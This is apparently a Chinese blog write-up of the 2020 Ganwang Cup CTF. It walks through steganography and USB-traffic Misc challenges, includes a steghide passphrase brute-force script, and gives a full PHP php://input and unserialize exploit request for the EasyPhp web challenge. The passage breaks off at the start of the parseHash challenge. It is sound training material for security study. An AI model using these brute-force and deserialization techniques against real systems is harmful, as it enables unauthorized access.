2020第一届赣网杯网络安全大赛(已更新)

原创

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分类专栏： 2020第一届赣网杯网络安全大赛 CTF线上赛

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
2020第一届赣网杯网络安全大赛 同时被 2 个专栏收录

1 篇文章 2 订阅

订阅专栏


CTF线上赛

4 篇文章 1 订阅

订阅专栏


赛题类型

- Misc
  - CheckIn
  - face
  - DestroyJava
  - Hidepig
- Web
  - EasyPhp
  - parseHash
- Reverse
  - maze

Misc


CheckIn

看到二维码扫描，关注公众号，回复赣网杯，直接出现flag




face

下载解压，得到flag.txt,打开一看，是一大串表情字符，一开始联想到js表情包加解密，后来尝试无果



在github上找到相关文章




Hi! This project is a simple interpreter for the (͡° ͜ʖ ͡°)fuck esoteric language by ivancr72. My goal is to learn how to make interpreters and, eventually, compilers for some other esoteric language, because we obviously need it (͡~ ͜ʖ ͡~). What to keep it mind during this project : it's all for that handsome Lenny. To execute your Lenny code, just call interpreter.py int the command prompt like : `python interpreter.py "pathToMyLennyCode"`

Opcodes


Lenny Command	Brainfuck+3 Command	Description
(͡° ͜ʖ ͡°)	+	Increment the memory cell under the pointer
(>ʖ<)	-	Decrement the memory cell under the pointer
(❤ʖ❤)	.	Output the character signified by the cell at the pointer
ᕦ(͡° ͜ʖ ͡°)ᕤ	,	Input a character and store it in the cell at the pointer
(∩ ͡° ͜ʖ ͡°)⊃━☆ﾟ.*	<	Move the pointer to the left
(͡° ͜ʖ ͡°)つ	>	Move the pointer to the right
(͡° ͜ʖ ͡°)つ	^	Move the pointer up
(͡°▤ ͜ʖ ͡°)	v	Move the pointer down
ಠ_ಠ	x	Exit program.
(͡°(	[	Jump past the matching] if the cell under the pointer is 0
) ͡°)	]	Jump back to the matching [if the cell under the pointer is nonzero

直接对应字符转码


直接对应字符转码



找到转译网站直接转换成文本



拿到flag




DestroyJava

解压得到一个mp4文件

看了一下视频内容，猜测其中藏了什么信息

binwalk查看发现有jpeg图片



foremost分离

分离出jpg图片

一开始以为是图片隐写，把jpg图片放进stegsolve等工具查看了通道，都没发现什么信息

于是换个思路，steghide info 发现隐藏文件

```
→  jpg ls
00041541.jpg
→  jpg steghide info 00041541.jpg
"00041541.jpg":
  format: jpeg
  capacity: 6.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
```

利用网上脚本爆破出密码

```
→  jpg ls
a.jpg  baopo.py  english.dic
→  jpg python baopo.py english.dic
wrote extracted data to "hide.txt".
the passphrase is password
ok
→  jpg
```

爆破脚本如下

```
# -*- coding: utf8 -*-
#python2
from subprocess import *

def foo():
    stegoFile='a.jpg'#这里填图片名称
    extractFile='hide.txt'#输出从图片中得到的隐藏内容
    passFile='english.dic'#字典，用的是Advanced Archive Password Recovery的字典

    errors=['could not extract','steghide --help','Syntax error']
    cmdFormat='steghide extract -sf "%s" -xf "%s" -p "%s"'
    f=open(passFile,'r')

    for line in f.readlines():
        cmd=cmdFormat %(stegoFile,extractFile,line.strip())
        p=Popen(cmd,shell=True,stdout=PIPE,stderr=STDOUT)
        content=unicode(p.stdout.read(),'gbk')
        for err in errors:
            if err in content:
                break
        else:
            print content,
            print 'the passphrase is %s' %(line.strip())
            f.close()
            return

if __name__ == '__main__':
    foo()
    print 'ok'
    pass
```


利用steghide提取出刚刚发现的隐藏文件a.jpg的信息内容，发现base64.txt，查看，发现一串编码，猜测为base85编码，直接利用python base64模块的base85解码，解出flag

```
→  jpg ls
a.jpg  baopo.py  english.dic  hide.txt
→  jpg steghide extract -sf a.jpg -p password
wrote extracted data to "base64.txt".
→  jpg ls
a.jpg  baopo.py  base64.txt  english.dic  hide.txt
→  jpg cat base64.txt
W^7?+drDz;VP7$GUvy|?Ut6dbbYE;iZfA92XJub$ZeLVrWnXu1a%^OM
→  jpg python3
Python 3.8.5 (default, Aug  2 2020, 15:09:07)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.b85decode('')
KeyboardInterrupt
>>> base64.b85decode('W^7?+drDz;VP7$GUvy|?Ut6dbbYE;iZfA92XJub$ZeLVrWnXu1a%^OM')
b'flag{Java_1s_the_bEst_lAnguage_in_The_world}'
>>>
```


Hidepig

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	2.9.2	host	USB	37	URB_INTERRUPT in
2	0.000011	host	2.9.2	USB	27	URB_INTERRUPT in
3	0.007958	2.9.2	host	USB	37	URB_INTERRUPT in

```
    4 0.007971      host            2.9.2           USB     27 URB_INTERRUPT in
    5 0.015962      2.9.2           host            USB     37 URB_INTERRUPT in
    6 0.015975      host            2.9.2           USB     27 URB_INTERRUPT in
    7 0.023003      2.9.2           host            USB     37 URB_INTERRUPT in
    8 0.023015      host            2.9.2           USB     27 URB_INTERRUPT in
    9 0.030964      2.9.2           host            USB     37 URB_INTERRUPT in
   10 0.030981      host            2.9.2           USB     27 URB_INTERRUPT in
   11 0.039959      2.9.2           host            USB     37 URB_INTERRUPT in
   12 0.039970      host            2.9.2           USB     27 URB_INTERRUPT in

> Frame 1: 37 bytes on wire (296 bits), 37 bytes captured (296 bits) on interface 0
> USB URB
  Leftover Capture Data: 1a000a00fbff00000000

0000  1b 00 10 a0 bd e6 8c ca  ff ff 00 00 00 00 09 00   ........ ........
0010  01 02 00 09 00 82 01 0a  00 00 00 1a 00 0a 00 fb   ........ ........
0020  ff 00 00 00 00                                    .....
```


发现流量的类型为USB，于是找到USB流量分析脚本


```
kali2020@kali2020:~/桌面$ tshark -r pig2.pcapng -T fields -e usb.capdatasS
```

```
→  Desktop ls
flag.mp4  output  pig2.pcapng  UsbKeyboardDataHacker.py
→  Desktop python UsbKeyboardDataHacker.py pig2.pcapng
Running as user "root" and group "root". This could be dangerous.
[+] Found : <DEL><DEL><DEL><DEL><DEL><DEL><DEL><DEL>tthhe<SPACE>answweer<SPACE>is<DEL><DEL><DEL><DEL><DEL><DEL><DEL><DEL><DEL><DEL><DEL><DEL><DEL>password"381382770
→  Desktop
```


获得密码：381382770

得到密码之后，进行pdf隐写

打开使用wbStego4open



输入刚才得到的密码




```
flag{pDF_1s_r2a1ly_intEresT1ng}
```

得到flag


Web

EasyPhp

```php
<?php
$sz_txt = $_GET["sz_txt"];
$sz_file = $_GET["sz_file"];
$password = $_GET["password"];
if(isset($sz_txt)&&(file_get_contents($sz_txt,'r')==="welcome to jxsz")){
        echo "<br><h1>".file_get_contents($sz_txt,'r')."</h1></br>";
        if(preg_match("/flag/",$sz_file)){
                echo "Not now!";
                exit();
        }else{
                include($sz_file);    //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```


打开题目直接就给出了源码
源码接受三个参数，$sz_txt读取的文件内容要为"welcome to jxsz"
$sz_file参数会进行正则匹配flag,若匹配，则输出"Not now!",然后退出
如果没有匹配到flag,则进入include函数
输入的password参数会进行反序列操作然后输出

分析之后
$sz_txt可以通过php://input的伪协议进行读取post进去的值，这样就可以读取到我们任意的字符
题目中注释给出了存在useless.php,我们需要读取出来查看




```php
<?php

class Flag{
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("So cool,continue plz");
        }
    }
}
?>
```

这定义了一个Flag类，其中引入了一个魔术方法__tostring,如果存在$flag，则包含并输出其中的内容

```php
<?php
    class Flag{//flag.php
    public $file;
    }

    $a = new Flag();
    $a->file = "flag.php";
    $a = serialize($a);
    print_r($a);
?>
```

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

运行之后得到O:4:“Flag”:1:{s:4:“file”;s:8:“flag.php”;}
所以构造出最终payload

```
POST
/?sz_txt=php://input&sz_file=useless.php&password=O:4:%22Flag%22:1:{s:4:%22file%22;s:8:
%22flag.php%22;} HTTP/1.1
Host: 124.71.149.53:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cache: no-cache
Origin: moz-extension://d6b03656-5b50-4c88-906f-eca3bb85f7d4
Content-Length: 15
Connection: close

welcome to jxsz
```

```php
<?php

if(2===3){
        return ("flag{4a5a802f-6a37-44d4-8a49-e9066dfd6474}");
}

?>
```

得到flag

parseHash

此题为国赛原题easytrick改的，考查的是*hash拓展攻击 + php非法表单名传参 + php浮点数高精度绕过*

因为比赛环境关闭了，所以自己搭了一个，改了key值：

```php
<?php
include("key.php");
class person{
